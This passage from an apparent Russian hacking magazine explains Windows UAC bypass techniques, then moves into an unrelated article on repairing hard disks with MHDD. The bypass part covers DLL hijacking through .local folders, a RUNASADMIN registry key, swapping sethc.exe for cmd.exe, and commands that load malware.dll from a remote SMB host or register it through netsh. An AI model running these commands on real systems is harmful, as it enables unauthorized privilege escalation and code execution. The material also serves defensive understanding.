Такое предсказуемое поведение дает нам еще один вектор атаки: можно создать каталог `\sysprep.exe.local\` и поместить в него свою версию библиотеки. В данном случае это будет `comctrl32.dll`. Подходящее имя библиотеки можно узнать, посмотрев манифест программы sysprep.exe. На использование comctrl32.dll в нем указывает строка `name="Microsoft.Windows.Common-Controls"`.

В общем случае особенности работы с `WinSxS` и `.local` позволяют обойти UAC на многих версиях Windows — от 7 до 10.14955. Интересно, что сам «контроль учетных записей» подвержен той же самой уязвимости, от которой призван защищать. Мы можем не просто обойти UAC, а заставить его самого загрузить нашу библиотеку тем же методом. Однако тут есть своя особенность.


Основная часть кода UAC запускается и работает из `%windir%\system32\appinfo.dll`. Сам UAC запускается как процесс `consent.exe`. Начиная с Windows 7 он импортирует из той же библиотеки `comctrl32.dll` функцию `TaskDialogIndirect()`. Казалось бы, можно создать `\consent.exe.local\` и подсунуть UAC измененную библиотеку...

В теории все верно, но на практике система часто зависает при попытке сделать такую подмену. Поэтому лучше сперва создать другой временный каталог (например, `\consent.exe.tmp\`), скопировать нашу DLL в него, а уже затем переименовать каталог в `\consent.exe.local\`. Затем надо заставить UAC запустить новый процесс `consent.exe`. Для этого можно вызвать любой стандартный компонент, требующий повышенных привилегий. Например, «просмотр событий» — `eventvwr.exe`.

После того как UAC загрузит подмененную библиотеку `comctrl32.dll` и выполнит вызов функции `TaskDialogIndirect()`, наш код запустится с правами системы. Как только ловушка сработала — самое время передать управление настоящей функции `TaskDialogIndirect()`, пока система не рухнула.

Еще несколько лазеек в Windows


Помимо распаковки DLL из архива CAB с помощью `wusa`, можно использовать и другие системные компоненты для копирования своих библиотек в системные каталоги. Например, можно отправить их на печать и сохранить как файлы через стандартный интерфейс принтера `printui`.



Интерфейс принтера позволяет сохранить любой код как файл в системном каталоге

При помощи ключа реестра в этой ветке можно задать запуск любой программы с правами администратора:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\
AppCompatFlags\Layers
```



Редактор реестра

Имя	Тип	Значение
(По умолчанию)	REG_SZ	(значение не присвоено)
F:\Xakep\FCKUAC\my_trojan.exe	REG_SZ	RUNASADMIN

Компьютер\HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers

Запуск чего угодно от админа без подтверждения в UAC

В домене UAC не реагирует на действия удаленного пользователя, если тот является локальным админом. Утилита PsExec Tool от Марка Руссиновича при старте с опцией `–h` скрыто запускает указанный экзешник на удаленной системе. Для повышения его привилегий на чужом компьютере может использоваться локально хранимый токен. Готовый эксплоит для этого также есть в Metasploit, а сам метод подробно разбирается здесь.

Иногда удобен быстрый способ внедрения своего кода через RunDll. В общем случае для этого достаточно отправить команду

```
RUNDLL32.EXE \\hack-server\malware.dll,RunMalwareFunc
```

Тогда системный компонент `Rundll.exe` сам выкачает указанную библиотеку `malware.dll` с самба-сервера `\\hack-server\` и вызовет встроенную в нее функцию `RunMalwareFunc()`.

Еще одна утилита командной строки, помогающая тихо внедрить свой код, — сетевая оболочка `netsh.exe`. Для установки дополнительных DLL в ней есть встроенная функция `add helper`. Технически в качестве подгружаемой библиотеки можно указать не только модуль поддержки network shell, но и свою DLL — лишь бы в ней была соответствующая функция InitHelperDll().

Поэтому, если выполнить команду

```
netsh.exe add helper %temp%\malware.dll
```

наша библиотека malware.dll зарегистрируется в ветке реестра `HKLM\SOFTWARE\Microsoft\Netsh`. Она будет загружаться с правами системы и сможет делегировать их дочерним процессам.




Image Name	User Name	CPU
audiodg.exe	LOCAL SERVICE	00
calc.exe	SYSTEM	00
conhost.exe	SYSTEM	00
csrss.exe	SYSTEM	00
csrss.exe	SYSTEM	00
csrss.exe	SYSTEM	00
dwm.exe	Victim2Win7	00
dwm.exe	Administrator	00
explorer.exe	Administrator	01
explorer.exe	Victim2Win7	00
lsass.exe	SYSTEM	00
lsm.exe	SYSTEM	00
mmc.exe	Administrator	02
netsh.exe	SYSTEM	00

Запускаем калькулятор как системный процесс

Вспомним еще один старый трюк. Он позволяет запустить консоль с правами уровня системы еще до входа в Windows. Для этого достаточно заменить компонент «Специальные возможности» (`sethc.exe` или `utilman.exe` — в зависимости от версии ОС) на копию командного процессора `cmd.exe`. После такой замены при клике на ярлыке «Специальные возможности» вместо них прямо поверх экрана приветствия откроется консоль с наивысшими привилегиями. Подробнее об этом и других методах обхода ограничений Windows читай в статье «Вскрываем Windows».

ОБХОД UAC ВО ВРЕМЯ ТИХОЙ ОЧИСТКИ ДИСКА

Начиная с Windows 8.1, Microsoft стала активно фиксить накопившиеся баги в реализации UAC. Поэтому одни механизмы обхода «контроля учетных записей» пришлось модифицировать, а другие — попросту забыть. Windows 10 лишена многих недостатков, и старые трюки с ней обычно не прокатывают, но есть и новые!

В планировщике задач Windows 10 по умолчанию включен сервис очистки диска — `cleanmgr.exe`. Он интересен нам тем, что может запускаться непривилегированными пользователями, но при этом сам имеет доступ ко всему диску. Через него даже простой юзер может получить доступ к системным каталогам и файлам. Если посмотреть настройки задачи `SilentCleanup` в планировщике, то мы увидим флаг `Run with Highest Privileges`.

При запуске `cleanmgr.exe` создает во временном каталоге пользователя подкаталог с именем уникального 128-битного идентификатора (GUID) и копирует в него кучу библиотек. После этого он выполняет запуск `DismHost.exe` (все так же — с привилегиями высокого уровня), который подгружает эти библиотеки. Последней загружается LogProvider.dll, поэтому именно ее и стоит подменять своим кодом. Ключевая цель — успеть подменить библиотеку во временном каталоге пользователя после того, как ее запишет туда `cleanmgr.exe`, но раньше, чем ее загрузит `DismHost.exe`.

Методы обхода UAC продолжают находить и сейчас, модифицируя старые приемы и открывая новые. Самое сложное — подобрать подходящие способы для конкретной атакуемой системы. Концептуально разных приемов известно с десяток, а если считать их вместе с модификациями и гибридными способами, то наберется больше двадцати. Прочитать о них подробнее и посмотреть соответствующие примеры кода на GitHub можно по ссылкам в этой статье.

В июле этого года Мэтт Грэбер (Matthew Graeber aka @mattifestation) и Мэтт Нельсон (Matt Nelson aka @enigma0x3) реализовали этот прием обхода UAC как PowerShell-скрипт.

Сами авторы пишут, что метод работает со множеством ограничений. Он оказывается жизнеспособным только при запуске под админом в 32-разрядной ОС с настройками безопасности по умолчанию. Несмотря на великий соблазн, под юзером метод не работает, так как при таком запуске `cleanmgr.exe` не выполняет распаковку во временный каталог и в нем нечего подменять.

Даже при соблюдении перечисленных выше условий эффект достигается лишь в том случае, если скрипт успеет подсунуть левую библиотеку во временный каталог до появления там оригинальной DLL и если подменяемая библиотека по своей архитектуре сходна с `LogProvider.dll`... Но никто ведь не обещал, что будет легко!

НИЗКОУРОВНЕВЫЙ РЕМОНТ

ЧИНИМ ЖЕСТКИЙ ДИСК С MHDD

Алексей «Zemond» Панкратов,
3em0nd@gmail.com

Disk boot failure, insert system disk and press enter. Надпись, от которой по спине начинается шествие легионов мурашек, каждая сама размером с жесткий диск. По закону подлости происходит это, когда ничто не предвещает беды. Но не спеши судорожно перезапускать систему — это игра в русскую рулетку. Лучше загрузиться с другого носителя и взяться за тщательную проверку. Поможет в этом испытанный инструмент — MHDD.

WWW

FAQ по MHDD на официальном сайте

Документация MHDD

Если SMART показывает проблемы, чаще всего это означает одно: диск вот-вот начнет сыпаться, и повлиять может даже лишняя загрузка ОС. Следующее, что нужно понять, — это софтверные на нем «бэды» или хардварные. Если хардварных не так много, то диск еще можно попытаться вернуть к жизни.

Думаю, ты слышал о таких продуктах, как MHDD и Victoria. Они незаменимы для низкоуровневой работы с жестким диском и помогут тебе совершить великие подвиги в восстановлении и диагностике. О Victoria «Хакер» уже писал пару выпусков назад, теперь настало время разобраться со второй — архаичной, но по-прежнему мегаполезной утилитой.

MHDD — это небольшая, но мощная бесплатная программа, которая предназначена для работы с накопителями на самом низком уровне (насколько это возможно). Первая версия была выпущена Дмитрием Постриганем в 2000 году. Она могла сканировать поверхность накопителя с интерфейсом IDE в режиме CHS. Сейчас MHDD — это значительно больше, чем диагностика. С MHDD ты можешь делать все что угодно: диагностировать накопители, выполнять чтение и запись произвольных секторов, управлять системой SMART, парольной системой, системой управления шумовыми характеристиками, а также изменять размер накопителя.

Несмотря на то что работа с MHDD возможна и через установленную Windows, я крайне рекомендую записать образ на флешку или внешний (или второй загрузочный) диск и загрузить оттуда голый DOS. Поверь, в хардварном вопросе лучше максимально исключить все звенья цепи, которые могут привести к глюкам или зависанию компьютера во время работы.

Ох уж эти интерфейсы

Не каждый интерфейс может корректно распознаваться программой.


SATA. Есть вероятность, что диск не определится в MHDD. Причина может заключаться в режиме работы SATA-контроллера (IDE и AHCI) в BIOS. MHDD, увы, не поддерживает режим AHCI. Необходимо менять настройки BIOS. Хуже всего то, что нынче не все матплаты поддерживают этот режим. Выходом может стать только использование машины с подходящей материнкой или отказ от MHDD.

IDE. Для данного интерфейса характерно распределение устройств на шлейфе — master/slave. По умолчанию MHDD скрывает все устройства в режиме slave. Исправить это можно двумя способами. Первый — изменить расположение жесткого диска (переключить перемычку на master) и проверить соответствие настройки в BIOS. Второй способ — попробовать в MHDD сменить номер диска на 2 или 4. Ну и не забывай про конфигурационный файл `mhdd.cfg`, который лежит в папке CFG. В данном случае важен параметр `PRIMARY_ENABLED=TRUE`.

SCSI. Может не определиться драйвер SCSI-контроллера.

USB. Подключить диск через USB теоретически возможно с помощью дополнительного драйвера и настройки программы. Драйвер эмулирует режим работы через SCSI. Также необходимо отключить все лишние USB-накопители. Целевой диск должен быть подключен до загрузки MHDD. В config.sys потребуется прописать: `device=X:\USBASPI.SYS /w /v`, где `X:\` — путь к диску.

Итак, я беру с полки один из сломанных дисков (я обычно клею на них этикетку broken) и сейчас попробую воскресить его, чтобы показать тебе, как это работает на практике. У меня на руках оказался винт WDC WD7500BPVX-60JC3T0 с винегретом вместо системы и всех файлов на нем.



HDDScan S.M.A.R.T. Report

Model: WDC WD7500BPVX-60JC3T0
Firmware: 01.01A01
Serial: WD-WX21EA3NY632
LBA: 1465149168

Report By: HDDScan for Windows version 3.1
Report Date: 13.09.2016 13:53:30

	Num	Attribute Name	Value	Worst	Raw(hex)	Threshold
●	001	Raw Read Error Rate	200	200	00000000-00DE	051
●	003	Spin Up Time	183	182	00000000-0721	021
